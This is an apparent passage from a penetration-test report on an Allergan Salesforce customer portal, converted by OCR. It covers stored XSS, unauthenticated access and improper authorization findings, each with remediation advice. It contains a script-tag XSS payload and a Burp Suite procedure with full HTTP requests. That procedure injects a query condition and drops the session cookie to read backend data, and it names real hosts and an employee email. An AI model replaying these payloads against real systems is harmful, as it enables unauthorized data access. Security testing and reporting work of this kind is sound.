
4. Log in as an internal user such as tst-admagn1@allergan.com.int.eufull. In the search bar, search for "script" then select an 'Account' entry containing the payload.


All
script
unts
"<script>alert('xss')<...
script - Search
Accounts
2 Results • Sorted by Relevance
Name
Primary Business Ac...
Co
"<script>alert('xss')</script>
"<script>alert('xss')</script>

5. Click on the down arrow, then click 'Edit'.



6. Observe the alert popup window.


Account | Salesforce
allerganemea--eufull.lightning.force.com/one/one.app#eyJjb21wb25lbnREZWYiOiJvbmU6YWxwaGFQYWdlIiwiY...
GCSP Lite
Accounts
"<script>alert('xs...
Account
OK

An embedded page at crm-20-app-eu.veevacrm.com says

xss

Recommendation:

- User input should be HTML-Entity Encoded at each point where it is copied/committed into application responses. All HTML meta-characters, including < >,", ' and =, / should be replaced with the corresponding HTML entities (&lt; &gt; etc).

4. Improper Access Control

Criticality: High

Affected Resource:
https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/sfsites/aura?r={#}&aura.ApexAction.execute=1

Affected Parameters: 'sid', 'aura.token'


Description: The application does not properly validate a user's cookies before allowing access to certain resources. As a result, any unauthenticated user has access to a large amount of data in the application without authorization/authentication.

Impact: Among potential impacts, an attacker can exploit this vulnerability to access Allergan's application information without authentication/authorization. This results in the exposure of sensitive Allergan data to unauthenticated users and impacts the confidentiality of information.


Evidence:

1. Note: If the steps in Finding #1 have been followed and the request is still stored in Burp Suite Repeater, skip to Step #11.

2. Navigate to the site as an unauthenticated user, click 'Sign Up Now'.



3. Fill in all of the required fields, be sure to include an email address that has an accessible inbox. Click 'Submit'.



Communication Contact

*Phone: 1111111111

*Email: michael.klaassen@abbvie.com


Preferred Communication: Email

☑ I Accept the Terms and Conditions

Please confirm you are not a robot by clicking the below box

✓ I'm not a robot

4. Navigate to the email inbox and find the email from Allergan Customer Portal (dl-internationapplicationsupport@allergan.com.invalid). In the email body, click 'click here' and set up a password for the new account.



Thank you for contacting Allergan!


Dear " ",

Your registration request for an Allergan customer account has b
Your identifier linked to this registration request is: michael.klaas

To begin, click here. Warning, this link will expire in 30 days.

By clicking on the link above, you will be asked to change your p

5. Once the password is set, log in to the new account. Complete the forms until the 'Confirmation' step.



Customer Registration--Billing Details and Confirmation

Registered Address

*Company Name: testcompany

Department Name: testdept


*Street: teststreet

*City: testcity

*County: Armagh

*ZIP Code: 846 22

6. Enable Intercepting in Burp Suite. In the 'Payment Details' section of the page, select the 'Direct Debit' option.



Payment Details


*Payment Method: Direct Debit

*Payment Term: Net 30 days

*Bank Name: testbankname


Bank Account Number: testbankaccountnumber

7. This will intercept a request to retrieve the 'Payment Term' entries from the backend database. In this intercepted request, right-click and select 'Send to Repeater'.




```
POST /customerUKI/s/sfsites/aura?r=119&aura.ApexAction.execute=1
Host: eufull-allergancommunityeu.cs160.force.com
Cookie: rende
%7B%22pageId%                                   7-90136cd6567e%22%2C%
ished%22%2C%2                                   %2C%22brandingSetId%2
4c48-bedf-174                                   22%3A%22%22%7D;
guest_uuid_es                                   6c-3c29-456f-85e9-7a8
SansOs7ZEeuy(                                   s7ZEeuyGmt65gYLGA; _g
GS1.1.1623876                                   1.2121841003.16238718
5062ebcf-625a                                   =
c3RhdHVzPURlh                                   vbiZvaWQ9MDBENXIwMDAw
ssostartpage=
```

8. Highlight the 'message' field, right-click the field then click 'Convert selection' > 'URL' > 'URL-decode'.




```
message=
%7B%22actions%22%3A%5B%7B%                      escriptor%22%3A%22aura%3A%2F%
2FApexActionController%2FA(                     yDescriptor%22%3A%22UNKNOWN%2
2%2C%22params%22%3A%7B%22na                     name%22%3A%22AGN_GCSP_Custom
erRegStep2Controller%22%2C                      alues%22%2C%22params%22%3A%7B
%22objectName%22%3A%22Paym                      Name%22%3A%22Payment_Term_Lab
el_AGN__c%2C%20Name%2C%20B                      2C%22columnId%22%3A%22SAP_Pa
yment_Term_Code_AGN__c%22%                      where%20Form_Of_Payment__c%2
0%3D%20'a5b1o000000MQWBAA4                      20true%20AND%20Source_AGN__c%
20includes%20('oam%3B')%22                      C%22isContinuation%22%3Afals
e%7D%7D%5D%7D&aura.context=
%7B%22mode%22%3A%22PROD%22                      CUerBipCwXg%22%2C%22app%22%3
A%22siteforce%3AnapiliApp%                      CATION%40markup%3A%2F%2Fsite
force%3AnapiliApp%22%3A%22
ls%22%3A%7B%7D%2C%22uad%22
%2FcustomerUKI%2Fs%2Fcusto
```

9. In the 'message' field, replace the 'whereCondition' field contents with the following string (be sure to include the space before "where"): " where Form_Of_Payment__r.name LIKE '%'"




```
message=
{"actions":[{"id":"515;a","descriptor":"aura://ApexActionController/ACTION$execute","
callingDescriptor":"UNKNOWN","params":{"namespace":"","classname":"AGN_GCSP_CustomerR
egStep2Controller","method":"getPickListValues","params":{"objectName":"Payment_Term_
AGN__c","columnName":"Payment_Term_Label_AGN__c, Name,
Bank_Details_Required_AGN__c","columnId":"SAP_Payment_Term_Code_AGN__c","whereConditi
on":" where Form_Of_Payment__r.name LIKE
'%'"},"cacheable":false,"isContinuation":false}}]}&aura.context=%7B%22mode%22%3A%22PR
OD%22%2C%22fwuid%22%3A%22AE8981CB2KpCUerBipCwXg%22%2C%22app%22%3A%22siteforce%3Anapil
```

10. Highlight the entire 'message' field again. Right-click the field, then click 'Convert selection' > 'URL' > 'URL-encode key characters'.



11. Delete the contents of the 'Cookie' header, replace the 'aura.token' field contents with an arbitrary string. Click 'Send' and observe the successful response.



```
POST /customerUKI/s/sfsites/aura?r=119&aura.ApexAction.execute=1 HTTP/1.1
Host: eufull-allergancommunityeu.cs160.force.com
Cookie:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101
Firefox/89.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/customer-registration-
step4?country=GB
X-Sfdc-Page-Scope-Id: 3b070a8b-b574-46d7-8ad4-ab6004d5c437
X-Sfdc-Request-Id: 2888583000000ba04e
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Content-Length: 1050
Origin: https://eufull-allergancommunityeu.cs160.force.com
Dnt: 1
Te: trailers
Connection: close

message=
{"actions"%3a[{"id"%3a"515%3ba","descriptor"%3a"aura%3a//ApexActionController/ACTION$ex
ecute","callingDescriptor"%3a"UNKNOWN","params"%3a{"namespace"%3a"","classname"%3a"AGN_
GCSP_CustomerRegStep2Controller","method"%3a"getPickListValues","params"%3a{"objectName
"%3a"Payment_Term_AGN__c","columnName"%3a"Payment_Term_Label_AGN__c,+Name,+Bank_Details
_Required_AGN__c","columnId"%3a"SAP_Payment_Term_Code_AGN__c","whereCondition"%3a"+wher
e+(Form_Of_Payment__c+%3d+'a5blo000000MQWBAA4'+AND+Active_AGN__c+%3d+true+AND+Source_AG
N__c+includes+('oam%3b'))+OR+(Form_Of_Payment__r.name+LIKE+'%25')"},"cacheable"%3afalse
,"isContinuation"%3afalse}}]}&aura.context=
%7B%22mode%22%3A%22PROD%22%2C%22fwuid%22%3A%22AE8981CB2KpCUerBipCwXg%22%2C%22app%22%3A%
22siteforce%3AnapiliApp%22%2C%22loaded%22%3A%7B%22APPLICATION%40markup%3A%2F%2Fsiteforc
e%3AnapiliApp%22%3A%22V5XE0cplKF0k6TWSV0xlcQ%22%7D%2C%22dn%22%3A%5B%5D%2C%22globals%22%
3A%7B%7D%2C%22uad%22%3Afalse%7D&aura.pageURI=
%2FcustomerUKI%2Fs%2Fcustomer-registration-step4%3Fcountry%3DGB&aura.token=notatoken
```

```
"actions":[
  {
    "id":"515;a",
    "state":"SUCCESS",
    "returnValue":{
      "returnValue":[
        {
          "Payment_Term_Label_AGN__c":"C051",
          "Form_Of_Payment__c":"a5blo000006DT5TAAW",
          "Id":"a5dlo0000008mzNAAQ",
          "Bank_Details_Required_AGN__c":false,
          "Name":"C051"
        },
        {
          "Payment_Term_Label_AGN__c":"C049",
          "Form_Of_Payment__c":"a5blo000006DT5TAAW",
          "Id":"a5dlo0000008mzSAAQ",
          "Bank_Details_Required_AGN__c":false,
          "Name":"C049"
        },
        {
          "Form_Of_Payment__c":"a5blo000006DT5YAAW",
          "Id":"a5dlo0000008n2CAAQ",
          "Bank_Details_Required_AGN__c":false,
          "Name":"Q002",
          "SAP_Payment_Term_Code_AGN__c":"Q002"
        },
        {
          "Payment_Term_Label_AGN__c":"30 Jours Fin de mois",
          "Form_Of_Payment__c":"a5blo000000MQVzAA0",
          "Id":"a5dlo0000008n51AAA",
          "Bank_Details_Required_AGN__c":true,
          "Name":"30 Jours Fin de mois",
          "SAP_Payment_Term_Code_AGN__c":"Q001"
```

Recommendation:

- Implement proper authorization/session management. Validate cookies to ensure only authenticated users can access the data.

5. Improper Authorization

Criticality: High

Affected Resource:
https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/

Affected Parameter: NA


Description: The application lacks proper authorization, allowing lower privileged authenticated users to access certain information that is only allowed to be accessed by admin users.

Impact: If the application does not implement proper segregation of duties, it could allow a lower privileged authenticated user to access data or escalate privileges to access data that the user is not authorized to access. Exploited, this would negatively impact the confidentiality, integrity, and availability of information.


Evidence:

1. Note: If the steps in Finding #1 have been followed and the created account is still valid, log in as the new user and skip to Step #6.

2. Navigate to the site as an unauthenticated user, click 'Sign Up Now'.



3. Fill in all of the required fields and include an email address with an accessible inbox. Click 'Submit'.



Communication Contact

*Phone: 1111111111

*Email: michael.klaassen@abbvie.com


Preferred Communication: Email

☑ I Accept the Terms and Conditions

Please confirm you are not a robot by clicking the below box

✓ I'm not a robot

4. Navigate to the email inbox and find the email from Allergan Customer Portal (dl-internationapplicationsupport@allergan.com.invalid). In the email body, click 'click here' and set up a password for the new account.



Thank you for contacting Allergan!


Dear " ",

Your registration request for an Allergan customer account has b
Your identifier linked to this registration request is: michael.klaas

To begin, click here. Warning, this link will expire in 30 days.

By clicking on the link above, you will be asked to change your p


5. Once the password is set, log in to the new account. Complete all of the forms.



https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/customer-registration-step4?country=GB

You have successfully completed the registration.Please check your inbox for registration request number and more details. Thank you for your time

6. Navigate to the following URL, it should redirect to an "Insufficient Privileges" error page: https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/



eufull-allergancommunityeu.cs160.force.com/customerUKI?language=en_GB&country=GB

Allergan Customer Portal UK&I

